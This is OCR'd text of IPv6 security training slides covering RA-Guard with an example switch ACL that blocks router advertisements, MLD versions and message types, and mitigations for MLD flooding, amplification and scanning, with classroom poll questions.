
2 min.

RA-GUARD [*RFC6105*]



- Easiest available solution
- Only allows RAs on legitimate ports on L2 switches

Implementing RA-GUARD



Stateless RA Guard

Decision based on RA message or static configuration

Stateful RA Guard

Learns dynamically

Filtering

- Use Access Control Lists (ACLs) in switches

Switches need to understand

Ethernet	IPv6	ICMPv6
Ethertype 0x86DD for IPv6	Version 6	ICMPv6 Type and Code
Source/destination MAC address	Source/destination IPv6 address	
	Next Header	

Filtering Example

```
(config)#ipv6 access-list RA-GUARD
(config-ipv6-acl)#sequence 3 deny icmp any any router-advertisement
(config-ipv6-acl)#sequence 6 permit ipv6 any any
(config-ipv6-acl)#exit

(config)#interface FastEthernet0/5
(config-if)#ipv6 traffic-filter RA-GUARD in
```

Conclusions / Tips

- NDP is an important, powerful and vulnerable protocol
- **Recommended**: use available solutions to protect NDP
- Detection (IDS/IPS) can be easier and recommended

Questions

MLD

Section 3

Take the poll!


What is **MLD** (Multicast Listener Discovery) used for?

2 min.

- MLD (**Multicast Listener Discovery**) is:
  - Multicast related protocol, used in the **local link**
  - Two versions: MLDv1 and MLDv2
  - Uses **ICMPv6**
  - Required by NDP and “IPv6 Node Requirements”
  - IPv6 nodes use it when **joining a multicast group**

MLDv1

QUERY	REPORT	DONE
Router asks for listeners	Listeners report themselves	Listeners indicate that they're done
General		
Specific		


Src: fe80::2
Dst: SolicitedNode(2)
fe80::a
REPORT
2
fe80::2
SolicitedNode(2)
QUERY
Src: fe80::a
Dst: FF02::1

MLDv2

- Mandatory for all IPv6 nodes (**MUST**) [RFC8504]
- **Interoperable** with MLDv1
- Adds Source-Specific Multicast filters:
  - **Only accepted** sources
  - Or all sources accepted **except** specified ones

MLDv2


QUERY
Router asks for listeners
General
Specific Multicast Address
Specific Multicast Address and Source

REPORT-v2
Current state
State change (filter/sources)
Sent to FF02::16

MLD Details

- Nodes **MUST** process QUERY to any of its unicast or multicast addresses
- MLDv2 **needs all nodes** using MLDv2
- **All OSs join** (REPORT) to the Solicited Node addresses

MLD Flooding



MLD Flooding

- Rate limit MLD messages
- Limit MLD states
- Disable MLD (*if not needed*)

Take the poll!


Assume you have **10** hosts in your network.

Each one has **3** IPv6 Multicast addresses to “REPORT” using MLD.

If you send **1 QUERY** message, **how many REPORTs** are sent?


2 min.

MLD Traffic amplification





MLD Traffic amplification

- Rate limit MLD messages
- Disable MLD (*if not needed*)



Passive MLD Scanning





Active MLD Scanning

QUERY


All Nodes (FF02::1)

Routers (FF02::2, FF02::16)


REPORT

REPORT

REPORT




Built-in MLD Security



Discard non-compliant messages

MLD Snooping

